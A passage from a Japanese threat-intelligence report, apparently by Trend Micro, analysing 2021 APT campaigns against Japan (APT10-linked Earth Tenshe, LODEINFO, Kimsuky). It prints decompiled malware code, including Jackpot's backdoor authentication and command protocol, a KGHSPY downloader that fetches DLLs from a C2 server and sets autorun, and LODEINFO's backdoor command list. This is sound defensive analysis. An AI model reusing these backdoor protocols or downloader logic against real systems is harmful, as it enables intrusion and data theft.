


図 3-2-10 Jackpot のバックドアコマンド実行・応答までの流れ

Jackpot は POST 通信を受信し、Body 部分を「カスタム Base64+RC4」という方式で通信を復号します。また、内部のバックドア実行フラグを確認し、フラグが立っている場合はコマンドの実行処理に移行し、フラグが立っていない場合はパスワードの検証処理を行います。パスワードがハードコードされた文字列と一致した場合、前述のバックドアコマンド実行フラグを立てます。以後、正しいフォーマットで送信されたリクエストを受信した場合は、バックドアコマンドを実行します。

```
str_func(Block, aHrkuybv15l8e1r, strlen(aHrkuybv15l8e1r));
v10 = pass_check(Buf1, Block);
if ( v116 >= 0x10 )
    j_free(Block[0]);
if ( v10 )
{
    ACP = GetACP();
    v12 = func01(Buf2, ACP);
    v13 = func02(Block, "jackpot//", v12);
    func03(a4, v13);
    if ( v116 >= 0x10 )
        j_free(Block[0]);
    v116 = 15i64;
    v115 = 0i64;
    LOBYTE(Block[0]) = 0;
    if ( v118 >= 0x10 )
        j_free(Buf2[0]);
    if ( !flag )
    {
        flag = 1;
        dword_D1AB68 = 10;
    }
}
```

図 3-2-11 パスワードチェックおよび認証成功時の応答処理の例

認証処理に成功した場合、Jackpot は応答として「jackpot//<CODE\_PAGE>」のように、感染システムのコードページが含まれたメッセージ送信します。以後のバックドアコマンドの結果送信時についても同様に、正しい処理のレスポンスとして、「jackpot」という文字列を含めて応答するという特徴があります。応答はコマンドの実行結果を含む内容を所定のフォーマットで構築し、リクエストと同様に「カスタム Base64+RC4」で暗号化したうえで送信されます。

#### バックドアコマンド詳細

Jackpot におけるバックドアコマンドに対するアクションは、リクエストのメッセージ内に含まれる「コマンド ID」と「サブコマンド・引数」の組み合わせで決定されます。コマンド ID は、検体内の文字列から「Packtype」と呼ばれており、現在観測している Jackpot ではコマンド ID として 0-10 の値をサポートしています。また、各コマンド ID には、必要な場合にサブコマンドが割り当てられています。以下に Jackpot のコマンドとその概要をまとめます。

id	sub-command (デリミタを含む)	action
0	-	パスワードによる認証の実施
1	CloseSession	現在のセッションの終了
2	GetSystemInfo	実行環境の以下情報の収集・送信 <ul style="list-style-type: none"> <li>● コンピュータ名</li> <li>● ユーザ名</li> <li>● 実行ユーザの権限情報 (System/Admin/User)</li> <li>● プロセス ID</li> <li>● OS アーキテクチャ</li> <li>● 実行ファイルパス</li> <li>● OS のバージョン</li> <li>● コードページとデフォルト言語 ID</li> <li>● 現在時刻 (ローカルタイム)</li> <li>● ネットワークアダプター情報 (アダプター名/IP)</li> </ul>
	-	
3	-	リバースシェルセッションの開始 (cmd.exe の起動)
4	-	リバースシェルセッションの終了 (cmd.exe の終了)
5	-	cmd.exe 経由での任意コマンドの実行
6	DRIVE	ドライブ情報の列挙
	-	指定したディレクトリ配下のアイテム列挙
7	EXECUTE;;;	指定したファイルの実行
	DELETE;;;	指定したファイルの削除
8	UPLOAD;;;	ファイルハンドルのオープン
	CloseFile	ファイルハンドルのクローズ
	ChangeFileTime	ファイルのタイムスタンプを変更
	-	ファイルのアップロード
9	DOWNLOAD;;;	ファイルハンドルのオープン
	CloseFile	ファイルハンドルのクローズ
10	-	ファイルのダウンロード
	-	シェルコードの取得
	STARTSHELLCODE;;;	シェルコード用バッファの初期化
	CHECKSHELLCODE;;;	シェルコードの検証
	RunShellcode!@#	CallWindowProcA を用いてシェルコードの実行
	STOPSHELLCODE;;;	シェルコード用バッファの削除 (=停止)

表 3-2-12 Jackpot のコマンドとその概要

```

00000000 41 00 00 00 00 00 00 00 07 0d 74 68 69 73 69 73 |A.....thisis|
00000010 75 73 65 6c 65 73 73 45 58 45 43 55 54 45 3b 3b |uselessEXECUTE;;|
00000020 3b 43 3a 5c 5c 57 69 6e 64 6f 77 73 5c 5c 53 79 |;C:\\Windows\\Sy|
00000030 73 74 65 6d 33 32 5c 63 61 6c 63 2e 65 78 65 19 |stem32\\calc.exe.|
00000040 f1 |ñ|

```

■ コマンドID    ■ サブコマンド    ■ デリミタ    ■ 引数

図 3-2-13 Jackpot のコマンド例  
(ID:7、サブコマンド「EXECUTE」で calc.exe を実行する内容)

### iii. Earth Tenshe により使用された攻撃手法

2021 年にトレンドマイクロが観測した Earth Tenshe の攻撃では、侵入後の内部展開にリモートデスクトップ (RDP)、ポートスキャンツール、不正な PowerShell スクリプトや、csvde、NTDSDumpEx<sup>18</sup>などのクレデンシャルの抽出に関連するツール、コマンド版の WinRAR などが悪用されていたとみられる証跡を確認しています。また確定的ではないものの、状況から一般的に利用されているファイル共有サービスやそのクライアントアプリケーションが窃取情報の外部送信に用いられた可能性があることも確認しています。

### iv. 考察

これまで見てきたように、Earth Tenshe の活動は過去の APT10 の活動と共通する部分がある一方、初期侵入手法についてはスパイフィッシングメールから VPN-SSL 機器などのネットワーク製品の侵害への変化が目立つと共に、多くは SigLoader・SodaMaster・Jackpot など新たなマルウェアに置き換えられています。このような共通点と相違を考慮し、トレンドマイクロでは Earth Tenshe を APT10 の関連グループとして定義しました。APT10 に関しては、2018 年末の米司法省による関係者の訴追以降、日本国内での活動は沈静化したと考えられていました。しかし、APT10 に関連するキャンペーンとして A41APT キャンペーンが確認され、その一部の証跡は 2019 年時点での攻撃を示唆していました。このことから、APT10 関連の攻撃活動は、2018 年末から 2022 年現在まで継続していた可能性があります。

<sup>18</sup> <https://github.com/zcgovh/NTDSDumpEx>

以下に 2021 年の Earth Tenshe の事例で確認した TTP について MITRE ATT&CK Matrix との対応を示します。

ATT&CK Matrix for Enterprise (v10)	Earth Tenshe
Reconnaissance	-
Resource Deployment	-
Initial Access	<a href="#">External Remote Services-T1133</a> <a href="#">Exploit Public-Facing Application-T1190</a>
Execution	<a href="#">Command and Scripting Interpreter-T1059</a>
Persistence	<a href="#">Scheduled Task/Job-T1053</a>
Privilege Escalation	-
Defense Evasion	<a href="#">DLL Side-Loading-T1574.002</a> <a href="#">Deobfuscate/Decode Files or Information-T1140</a> <a href="#">Indicator Removal on Host: Clear Windows Event Logs-T1070.001</a>
Credential Access	<a href="#">OS Credential Dumping</a>
Discovery	<a href="#">Account Discovery: Domain Account-T1087.002</a> <a href="#">Network Service Scanning- T1046</a> <a href="#">Domain Trust Discovery-T1482</a> <a href="#">Software Discovery-T1518</a>
Lateral Movement	<a href="#">Remote Services: SMB/Windows Admin Shares-T1021.002</a> <a href="#">Remote Services: Remote Desktop Protocol-T1021.001</a>
Collection	<a href="#">Archive Collected Data: Archive via Utility-T1560.001</a>
Command And Control	<a href="#">Non-Application Layer Protocol-T1095</a> <a href="#">Encrypted Channel: Asymmetric Cryptography-T1573.002</a> <a href="#">Protocol Tunneling-T1572</a> <a href="#">Application Layer Protocol-T1071</a> <a href="#">Data Encoding-T1132</a>
Exfiltration	<a href="#">Exfiltration Over Web Service: Exfiltration to Cloud Storage-T1567.002</a>
Impact	-

### 3) マルウェア「LODEINFO」を用いた攻撃

名称（別名・関連グループ名）	LODEINFO
国内での活動傾向	2020 年までの攻撃から継続して、公共・国際関係、メディアに関連する組織、もしくは当該領域における有識者個人を対象とした攻撃を実施。一部セキュリティベンダーでは LODEINFO の亜種と思われるダウンローダを用いた攻撃の報告もある
活動期間	2019 年 12 月 - 現在
主な攻撃対象地域	日本
主なターゲット業種	公共関連組織、国際関係の組織・個人、メディア関係組織・個人

表 3-3-1 「LODEINFO」を用いた攻撃の概要

「LODEINFO」は 2022 年 3 月現在、日本以外の地域での被害は確認されていないマルウェアです。トレンドマイクロでは、既存の攻撃者グループとの関係を断定できる情報は無いものと判断しており、本レポートでは攻撃者名を含め便宜上 LODEINFO と呼びます。

JPCERT/CC は、過去の報告<sup>19</sup>の中で LODEINFO の攻撃対象はメディア系、公共系の組織であるとしているほか、独立行政法人情報処理推進機構（IPA）のサイバーレスキュー隊

（J-CRAT）は、同一と思われる攻撃キャンペーンについて、国際関係、安全保障政策、経済政策などを扱う組織や人物が攻撃対象であるとしています<sup>20</sup>。トレンドマイクロの観測においても上記のような攻撃対象に対する攻撃が継続していることを確認しています。

LODEINFO は最初に確認された 2019 年末以降継続的にアップデートを繰り返していることが知られており、トレンドマイクロでは 2021 年の攻撃においても、引き続き LODEINFO のバージョンアップが行われていることを確認しています。2022 年 3 月時点で確認されている最新の検体バージョンは、「v0.5.9」です。また 2021 年 12 月には、

<sup>19</sup> <https://blogs.jpcert.or.jp/ja/2020/06/LODEINFO-2.html>

<sup>20</sup> <https://www.ipa.go.jp/files/000083013.pdf>

LODEINFO 関連マルウェアを用いた攻撃が活発に行われていることと並行し、LODEINFO の亜種とされるマルウェアの存在も報告<sup>21</sup>されています。

#### i. LODEINFO による初期侵入手法

トレンドマイクロが確認した事例においては、過去の攻撃と同様にスパフィッシングメールに添付された不正マクロを含む文書ファイルによる初期侵入を確認しています。メール内容については、国際関係上の問題に関連する話題について旧知の人物への連絡を装ったような内容や、学術機関のイベントに関連した内容を観測しています。

#### ii. LODEINFO により使用されたマルウェア・ツール

LODEINFO は当初から頻繁な更新が行われていることを確認しており、2021 年以降も頻繁な更新は継続しています。主な機能は従来通りであるが、バックドアコマンドやその他機能の追加が行われています。以下は LODEINFO の主な機能です。

- ・ 端末情報の窃取・送信
- ・ バックドアコマンドの実行
  - 任意のコマンド実行
  - 任意の不正ファイル実行と他プロセスへのインジェクション
  - ファイル・ディレクトリ操作
  - C&C サーバとの情報送受信
  - プロセスの停止
  - スクリーンショット取得・送信
  - ファイル暗号化
  - 感染端末のバージョン情報および自身のバージョン情報の送信
  - 実行可能なバックドアコマンドの一覧送信
  - 自動実行設定の追加・削除
- ・ 通信内容の AES+BASE64 による暗号化および復号

---

<sup>21</sup> <https://internet.watch.impress.co.jp/docs/news/1374019.html>

以下、LODEINFO のバージョン情報とその確認時期についてまとめます。

バージョン	確認時期	主な変更点
v0.1.2	2019年12月	-
v0.1.4	2020年1月	-
v0.2.7	2020年3月	通信フォーマット変更  既存バックドアコマンドの変更  Mutex の作成および内容への利用
v0.3.1	2020年4月	「print」コマンドの追加  永続化処理の追加
v0.3.2	2020年4月	-
v0.3.4	2020年5月	-
v0.3.5	2020年5月	「rm」、「ransom」、「keylog」コマンドの追加  (ただし、ransom・keylog は未実装)
v0.3.6	2020年5月	-
v0.3.8	2020年6月	「ransom」コマンドの実装
v0.4.1	2020年8月	-
v0.4.3	2020年10月	-
v0.4.6	2020年12月	「keylog」、「pkill」コマンドの実装
v0.4.7	2021年1月	-
v0.4.8	2021年2月	-
v0.4.9	2021年4月	-
v0.5.3.10	2021年5月	「comc」、「autorun」コマンドの実装
v0.5.6	2021年7月	「config」コマンドの追加 (未実装)
v0.5.7	2021年7月	-
v0.5.8	2021年11月	プロキシ設定のロード及び悪用機能の追加
v0.5.9	2022年3月	-

表 3-3-2 LODEINFO のバージョンとその確認時期

以下は LODEINFO で実装されているバックドアコマンドの一覧です：

コマンド	概要
command	実行可能なコマンド一覧の表示
ls	ディレクトリ情報表示
rm	ファイル消去
mv	ファイルの移動
cp	ファイルコピー
send	データ送信
recv	データ受信
cd	ディレクトリ移動
ver	端末・マルウェアバージョンの表示
print	スクリーンショットの取得
ransom	ファイル暗号化
cat	文字列表示
mkdir	ディレクトリ作成
memory	プロセスインジェクション
kill	プロセス停止
keylog	キーロガーの制御
mv	ファイルの移動
cp	ファイルのコピー
mkdir	ディレクトリの作成
ps	プロセス一覧の表示
pkill	プロセス停止
comc	WMI を利用した任意のコマンド実行
autorun	レジストリもしくは Startup フォルダを自動実行設定の追加・削除
config	未実装（「Not available」というメッセージの表示）

表 3-3-3 LODEINFO で実装されているバックドアコマンド(v0.5.6 以降)

v0.5.3.10で「comc」・「autorun」コマンドが追加されて以降、未実装と思われる「config」コマンドの追加以外には目立ったバックドアコマンドの追加は行われていません。一方、v0.4.9以前では平文で検体内に文字列として格納されていた各バックドアコマンドは、v0.5.3.10以降では、難読化が行われるようになりました。また、v0.5.8では初期の動作で「hxxps://www.microsoft[.]com」への接続試行が失敗した場合、インストールされているFirefoxからプロキシ設定を読み出し、C2接続時に使用するように変更されています。

#### 【プロキシ設定をロードする場合のC&Cサーバ接続までの流れ】

1. ハードコードされたユーザのパス（Administrator）から profiles.ini をロード  
ただし、profiles.ini が存在しない場合、当該処理は終了）  
対象パス：  
C:¥Users¥Administrator¥AppData¥Roaming¥Mozilla¥Firefox¥Profiles¥profiles.ini
2. profiles.ini の中に記載されているコンフィグの相対パスを取得  
ただし、最新のFirefoxでは"default-release"がデフォルトの設定パスのため、後述の設定ファイルが存在せず、プロキシ情報の取得に失敗する
3. 取得したパス配下の"prefs.js"から、以下設定情報を取得する  
network.proxy.http  
network.proxy.http\_port  
network.proxt.no\_proxies\_on
4. 取得したプロキシ情報を使用し C&C サーバへ接続

### iii. LODEINFO により使用された攻撃手法

当社では LODEINFO のマルウェア自体に関連する部分以外に特徴的な攻撃手法などは確認できていません。ただし、LODEINFO の亜種「DOWNJPIT」が、「JustPaste.it」や「Pastebin」などの外部サイトへ接続を行い、暗号化されたペイロードをダウンロードする機能を持つとする報告<sup>22</sup>があります。この際、ダウンロードされる暗号化ペイロードは、オープンソースの RAT である「LilithRAT」を改造したバージョンとされています。

<sup>22</sup> <https://internet.watch.impress.co.jp/docs/news/1374019.html>

#### iv. 考察

LODEINFO の攻撃は継続しているものの、攻撃手法やマルウェア、また攻撃対象などを含め 2020 年度以前との相違はほとんど見られていません。当社の観測範囲では、継続して国際関係や防衛、またマスメディアに関わる個人を主なターゲットとしていると考えられます。スパイフィッシングメールなどで用いられる罠（ルアー）のドキュメント名などについても、対象に合わせて時事に関わるファイル名などが用いられているものとみられます。これらの傾向から、LODEINFO を用いる攻撃グループの目的は、特定の業種や具体的なトピックにまつわる情報窃取というよりは、国際関係・安全保障に関わる広範な情報収集である可能性があります。ただし、LODEINFO 関連の事例については、個人端末での感染・被害という状況からフォレンジックなどの詳細調査に至らないことが多く、実際の被害内容や範囲があまり明らかになっていない。そのため、引き続き通常の企業・組織を対象とした注意喚起の他、特に対象となっている領域のユーザに対しての啓発活動や、マルウェア感染時の対処方法、通報先等に関する情報を広く周知していく必要があります。

以下に 2021 年の LODEINFO の事例で確認した TTP について MITRE ATT&CK Matrix との対応を示します。

ATT&CK Matrix for Enterprise (v10)	LODEINFO
Reconnaissance	-
Resource Deployment	-
Initial Access	<a href="#">Phishing: Spearphishing Attachment-T1566.001</a>
Execution	<a href="#">User Execution-T1204</a> <a href="#">Command and Scripting Interpreter: Visual Basic-T1059.005</a> <a href="#">Hijack Execution Flow: DLL Side-Loading-T1574.002</a>
Persistence	<a href="#">Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder-T1547.001</a>
Privilege Escalation	-
Defense Evasion	<a href="#">Deobfuscate/Decode Files or Information-T1140</a>
Credential Access	<a href="#">Credentials from Password Stores: Credentials from Web Browsers-T1555.003</a>
Discovery	-
Lateral Movement	-
Collection	-
Command And Control	<a href="#">Data Encoding-T1132</a> <a href="#">Ingress Tool Transfer-T1105</a> <a href="#">Remote Access Software-T1219</a>
Exfiltration	<a href="#">Exfiltration Over C2 Channel-T1041</a>
Impact	-

#### 4) Earth Kumiho (Kimsuky)

名称 (別名/関連グループ名)	Earth Kumiho ( Kimsuky、STOLEN PENCIL、Thallium、Black Banshee、Velvet Chollima)
国内での活動傾向	詳細な攻撃対象や活動は不明であるものの、韓国や米国内同様に確認されているのと同様に、防衛・外交関係者をターゲットに攻撃を実施しているとみられる。
活動期間	2012 年頃～
主な攻撃対象地域	日本、韓国、米国
主なターゲット業種	詳細な攻撃対象や活動は不明であるものの、韓国や米国内同様に確認されているのと同様に防衛・外交関係者をターゲットに攻撃を実施していると推測される

Table 3-4-1 攻撃者グループ「Earth Kumiho」概要

2021 年、Earth Kumiho (Kimsuky) <sup>23</sup>については、水飲み場型攻撃が初期侵入手法と考えられる「KGH Spyware Suite」関連の事例を日本国内において観測しています。KGH Spyware Suite は、2020 年に Cybereason 社<sup>24</sup>によって報告されたマルウェアです。2021 年に韓国内で利用された情報があるほか、2022 年にも韓国内で引き続き利用された事例が報告<sup>25</sup>されています。この KGH Spyware Suite については、2018 年に確認されたマルウェア「BabyShark」<sup>26</sup>と、攻撃インフラとして利用した IP アドレスに共通点があることが指摘されています。

<sup>23</sup> <https://attack.mitre.org/groups/G0094/>

<sup>24</sup> <https://www.cybereason.com/blog/back-to-the-future-inside-the-kimsuky-kgh-spyware-suite>

<sup>25</sup> <https://asec.ahnlab.com/ko/30980/>

<sup>26</sup> <https://malpedia.caad.fkie.fraunhofer.de/details/win.babyshark>

## i. Earth Kumiho による初期侵入手法

トレンドマイクロのテレメトリでは、Microsoft Edge のキャッシュから「KGHSPY」が検知された事例があります。これを水飲み場攻撃と仮定した場合、同時期に Group 123<sup>27</sup> が利用した攻撃コード<sup>28</sup>の可能性が疑われます。

## ii. Earth Kumiho により使用されたマルウェア・ツール

### ● KGHLDLDR と KGHSPY

2021 年 8 月中旬に発生した水飲み場攻撃と疑われる事象では union1.exe というファイルが使われていました。このファイルは KGH Spyware Suite のローダーであり、実行の際に権限が不足している場合に利用されるものです。発見された KGH Spyware Suite のファイル名 (union1.dll) の文字列を不正コード内部に保持していました。

```

45 | else if ( strstr(Src, "Low") )
46 | {
47 |     GetTempPathA(0x104u, Src);
48 |     lstrcatA(Src, "union");
49 |     lstrcatA(Src, ".dll");
50 |     fs_write_log("Low Medium");
51 |     fs_write_log(Src);
52 |     CreateDCW(&pszDevice, &pszDevice, 0i64, 0i64);
53 |     fs_write_log("Now's the time to hook up the debugger to splwow64.exe if you want to. Press [Enter] to continue");
54 |     fs_write_log("Get port name");
55 |     Sleep(0x3E8u);
56 |     if ( (unsigned int)c_NtOpenProcessToken_ZwQueryInformationToken_UmpdProxy(&DestinationString) )
57 |     {
58 |         v6 = c_CreateSection(&DestinationString);
59 |         if ( v6 && Dst && qword_14001DF78 )
60 |         {
61 |             Sleep(0x3E8u);
62 |             fs_write_log("Prepare 0x6A Message - OpenPrinter");
63 |             message_0x6A();
64 |             v7 = 0;
65 |             v8 = "RequestWaitReplyPort";
66 |             v9 = 0x874D0416;

```

図 3-4-2 ローダー「union1.exe」内で「union1.dll」がハードコードされた部分の例

KGHSPY<sup>29</sup>は、ユーザ名やコンピュータ名、OS のアーキテクチャなどの情報を収集し、接続先である web[.]spec[.]o-r[.]kr からファイルをダウンロードするダウンローダーです。ダウンロードファイルについては解析時に確認できず、不明です。

<sup>27</sup> <https://attack.mitre.org/groups/G0067/>

<sup>28</sup> <https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infests-victims-using-browser-exploits/>

<sup>29</sup> <https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/malware/Trojan.Win64.KGHSPY.ZKIH/>

```

1 char __stdcall c_net_post_and_reg_write()
2 {
3     const char *v0; // rax
4     int i; // rax
5     const char *v2; // rax
6     const char *v3; // rax
7     const char *v5; // [rsp+20h] [rbp-E0h]
8     const char *v6; // [rsp+20h] [rbp-E0h]
9     const char *v7; // [rsp+20h] [rbp-E0h]
10    CHAR a1[272]; // [rsp+30h] [rbp-D0h]
11    WCHAR pszPath[264]; // [rsp+140h] [rbp+40h]
12    WCHAR Buffer[264]; // [rsp+350h] [rbp+250h]
13    WCHAR v11[264]; // [rsp+560h] [rbp+460h]
14
15    memset(pszPath, 0, 0x208ui64);
16    memset(Buffer, 0, 0x208ui64);
17    memset(a1, 0, 0x104ui64);
18    GetTempPath(0x104u, Buffer);
19    str_printf_0((__int64)pszPath, L"%s", Buffer, L"ht.tr");
20    v0 = "x86";
21    if ( wow64_flag )
22        v0 = "x64";
23    v5 = v0;
24    ret_vsprintf(a1, "%s?act=payd&id=%s&ver=%s");
25    LOBYTE(i) = net_http_get_fs_write_file_del_org_file(a1, pszPath);
26    if ( (_BYTE)i )
27    {
28        str_printf_0((__int64)pszPath, L"%s", Buffer, L"sp.dll", v5);
29        v2 = "x86";
30        if ( wow64_flag )
31            v2 = "x64";
32        v6 = v2;
33        ret_vsprintf(a1, "%s?act=payd1&id=%s&ver=%s");
34        LOBYTE(i) = net_http_get_fs_write_file_del_org_file(a1, pszPath);
35        if ( (_BYTE)i )
36        {
37            str_printf_0((__int64)pszPath, L"%s", Buffer, L"s.dll", v6);
38            v3 = "x86";
39            if ( wow64_flag )
40                v3 = "x64";
41            v7 = v3;
42            ret_vsprintf(a1, "%s?act=sets&id=%s&ver=%s");
43            LOBYTE(i) = net_http_get_fs_write_file_del_org_file(a1, pszPath);
44            if ( (_BYTE)i )
45            {
46                fs_readfile_and_delete_c_p_decode_bat(pszPath);
47                memset(v11, 0, 0x208ui64);
48                str_printf_0((__int64)pszPath, L"%s", Buffer, L"uc.dll", v7);
49                ret_vsprintf(a1, "%s?act=ucc&id=%s&ver=%s");
50                LOBYTE(i) = net_http_get_fs_write_file_del_org_file(a1, pszPath);
51                if ( (_BYTE)i )
52                {
53                    fs_readfile_and_delete_c_p_decode_bat(pszPath);
54                    str_printf_0((__int64)v11, L"rundll32.exe \"%s\" out", pszPath);
55                    reg_write_autorun_exec_cmd(v11);
56                    i = PathFileExists(pszPath);
57                    if ( i )
58                    {
59                        for ( i = Deletefile(pszPath); !i; i = Deletefile(pszPath) )
60                            Sleep(0x1F4u);
61                    }
62                }
63            }
64        }
65    }
66    return i;
67 }

```

図 3-4-4 環境によってダウンロードするファイルを変更する KGHSPLY のコード例

また日本国内で発見された KGHLDR と既知の KGHLDR の比較を行ったところ、コードの内容について高い一致率を確認しました。




図 3-4-3 KGHLDR の比較

iii. Earth Kumiho により使用された攻撃手法

Earth Kumiho の攻撃については、KGHLDR が検出された環境において、継続した攻撃は確認できませんでした。そのため、確認できたのは初期侵入の活動のみに留まっており、その他の段階における手法については確認できていません。

iv. 考察

今回、KGHSPY のダウンロード元、追加のファイル、情報の送信先として利用されたドメインとして web[.]spec[.]o-r[.]kr が確認されました。このドメインの登録時に利用されたメールアドレスは、以前に AppleSeed バックドア<sup>30</sup>亜種のドロッパーが保持していた接続先に紐づくメールアドレスと同じでした。このことから今回の KGHSPY を使用した攻撃事例は、以前の AppleSeed 亜種を使用した攻撃事例との関連が推測されます。




図 3-4-5 ドメイン登録時に利用されたメールアドレスに紐づく KGH Spyware Suite と AppleSeed の亜種の関係

<sup>30</sup> <https://malpedia.caad.fkie.fraunhofer.de/details/win.appleseed>

今回の攻撃では、直接 EXE ファイルをダウンロードするため Web セキュリティ対応製品などで EXE のダウンロードをブロックすることやレピュテーションサービスに登録されていない URL からダウンロードしたファイルの実行をブロックするなどの回避策を実施しておけば検体の実行にはつながらないため、有効な対策となるものと考えられます。

以下に 2021 年の Earth Kumiho の事例で確認した TTP について MITRE ATT&CK Matrix との対応を示します。

ATT&CK Matrix for Enterprise (v10)	Earth Kumiho
Reconnaissance	-
Resource Deployment	-
Initial Access	-
Execution	-
Persistence	-
Privilege Escalation	<a href="#">Exploitation for Privilege Escalation-T1068</a>
Defense Evasion	-
Credential Access	-
Discovery	-
Lateral Movement	-
Collection	<a href="#">Automated Collection-T1119</a>
Command And Control	<a href="#">Application Layer Protocol: Web Protocols-T1071.001</a>
Exfiltration	<a href="#">Exfiltration Over C2 Channel-T1041</a>
Impact	-

## まとめ

標的型攻撃は組織的な攻撃者を背景とした継続的な侵害活動であるため、それを踏まえた上で、攻撃者とその TTP に着目し、その特徴に応じた対策を講じていく事が重要です。反面、攻撃者は機械ではなく、人間であることを忘れてはいけません。自身の素性を隠すため、わざと他の攻撃者のものと認識されている痕跡を混入させるような手口を使う可能性もあります。そのため、あまりその背景や素性にとらわれ過ぎても本質を見失う可能性があるものと言えます。攻撃の証跡が掴みづらい環境寄生型の戦略に対抗していくためにも、確認された新しい攻撃手口を、継続した対策の更新に役立てていくことが重要です。本章の総括として、トレンドマイクロの観測に基づき 2021 年の日本における各攻撃者の状況を以下にまとめます。：

### ・ 2021 年に国内組織を狙う攻撃が観測された攻撃者

攻撃者名	Earth Hundun (BlackTech)	Earth Tengshe (APT10)
使用マルウェア	WATERTIGER, NOMALDOWN, LAMICE, BUSYICE, FAROST	QuasarRAT、SigLoader、DelfCake、GreetCake
国内での活動開始時期	2017 年以降	2019 年以降
侵入手法	標的型メール	遠隔攻撃による侵入 (VPN 機器、RDP)
攻撃者名	LODEINFO	Earth Kumiho (Kimsuky)
使用マルウェア	LODEINFO	KGHSPY,KGHLDR, CVE20190880
国内での活動開始時期	2019 年以降	2021 年以降
侵入手法	標的型メール	標的型メール

## 第4章 総括：標的型攻撃の可視化と対策

